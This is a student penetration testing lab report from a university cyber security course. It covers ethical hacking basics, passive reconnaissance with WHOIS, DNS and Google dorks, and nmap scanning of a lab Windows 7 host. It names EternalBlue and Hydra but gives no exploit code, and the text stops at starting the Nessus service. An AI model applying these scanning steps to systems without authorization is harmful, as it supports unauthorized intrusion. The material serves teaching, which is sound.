Bachelor of Information and Communication Technology (BICT)

Honor's Degree CTNT 32051

Cyber Security Laboratory

Assignment 2

Penetration Testing Report

CT/2020/040

WANASINHA W.P.E.M.

UNIVERSITY OF KELANIYA | FACULTY OF COMPUTING AND TECHNOLOGY

Step 1: Introduction to Ethical Hacking

🛡️ Ethical Hacking and Its Significance in Modern Cybersecurity

Ethical hacking refers to the authorized and legal process of penetrating systems and networks to find security vulnerabilities before malicious hackers can exploit them. Ethical hackers, also called **white-hat hackers**, use the same tools and techniques as cybercriminals but with permission and for defensive purposes.

Significance:

- **Prevents Cyber Attacks:** By simulating attacks, organizations can identify weak points in advance.
- **Ensures Compliance:** Ethical hacking is key for meeting standards like **ISO 27001**, **PCI-DSS**, etc.
- **Protects Data:** Helps prevent data breaches, ensuring **confidentiality**, **integrity**, and **availability**.
- **Improves Security Awareness:** Builds security into design and operation processe

🎭 Types of Hackers: Ethical vs. Black-Hat vs. Gray-Hat

Type	Intent	Permission	Example Behavior
White-Hat	Defensive/security	✓ Yes	Conduct authorized penetration testing
Black-Hat	Malicious	✗ No	Steals data, plants ransomware
Gray-Hat	Both good and bad	✗ Usually No	Finds a bug and reports it without consent

🧪 Role of Penetration Testing in Identifying Vulnerabilities

Penetration testing (Pentesting) is the process of simulating real-world attacks on networks, systems, or applications to discover exploitable vulnerabilities.

🛠️ Why it's important:

1. **Identifies Security Gaps:** Exposes weak configurations, outdated software, and open ports.
2. **Tests Incident Response:** Helps check how well an organization reacts to an attack.
3. **Supports Risk Management:** Allows better risk prioritization and mitigation.
4. **Validates Security Controls:** Ensures firewalls, IDS/IPS, and other defenses work properly.

🔗 Example Tools Used:

- **Metasploit Framework** for exploiting known vulnerabilities (e.g., ms17_010_eternalblue)
- **Hydra** for brute-force credential attacks

Step 3: Information Gathering Phase

‘


🔎 The Importance of the Information Gathering Phase in Penetration Testing

The **information gathering** phase, also known as **reconnaissance**, is the **first and one of the most crucial steps** in penetration testing. It involves **collecting as much data as possible** about the target organization **without actively engaging with the system**. This step helps ethical hackers understand the target's infrastructure, services, potential vulnerabilities, and employee structure.

🧠 1. Reconnaissance via WHOIS

- WHOIS is used to gather domain ownership details such as:
    - Registrar name
    - Admin contact information
    - Creation/expiry dates
- Reveals **organizational structure** and potential **email naming conventions**.


🔧 Example Tool: **whois domain.com**
🗄️ *Source:* Whois.net, ARIN, RIPE databases



🌐 2. Reconnaissance via DNS (Domain Name System)

- DNS reveals **subdomains**, **mail servers (MX records)**, and **name servers**.
- Helps identify **hidden services** or infrastructure used by the target.


🔧 Tools: **nslookup, dig, dnsrecon**
🗄️ *Source:* Kali Linux Toolset, DNSstuff



🖧 3. Reconnaissance via Network Ranges

- By discovering **IP address ranges** used by a company, attackers can map:
  - Public-facing systems
  - Firewalls, routers, VPNs
- Useful in identifying live hosts.

🔧 Tools: **ARIN, whois, ipinfo.io, nmap**
🗄️ *Source:* ARIN, RIPE NCC, APNIC databases



🔍 4. Reconnaissance via Search Engines

- Google, Bing, and others can reveal:
    - Exposed documents
    - Email addresses
    - GitHub code with credentials
- Enables **passive discovery** of sensitive data.

🔧 Google Dorks like: **site:domain.com filetype:pdf**
📚 *Source:* Exploit-DB Google Hacking Database

💻 5. Reconnaissance via Websites


- Public websites may leak:
    - Employee names
    - Technologies used (via page source or tools like BuiltWith)
    - Login portals and test pages

🔧 Tools: **whatweb, Wappalyzer, browser inspection**
📚 *Source:* OWASP Testing Guide


Step 4: Scanning Phase

Active Scanning Techniques:

Windows 7: Use the command ipconfig in **Command Prompt** to check your **IP address.**




Kali Linux: Use command **ip a** to check the **IP address**.





🔍 Port Scanning:

Windows 7 machine at IP 192.168.1.6 is exposing several open ports, especially 135, 139, and 445, which confirms it's running services vulnerable to classic Windows exploits.




Network Mapping:





Tool Example (Kali Linux): Use nmap - <IP range> to identify live hosts on the network.


🧠 OS Fingerprinting:



🛠️ **Tool Example (Kali Linux)**: Use nmap -O <IP> to detect the target's OS


Vulnerability Scanning:


🔧 Nessus Installation:




Start the Nessus service:

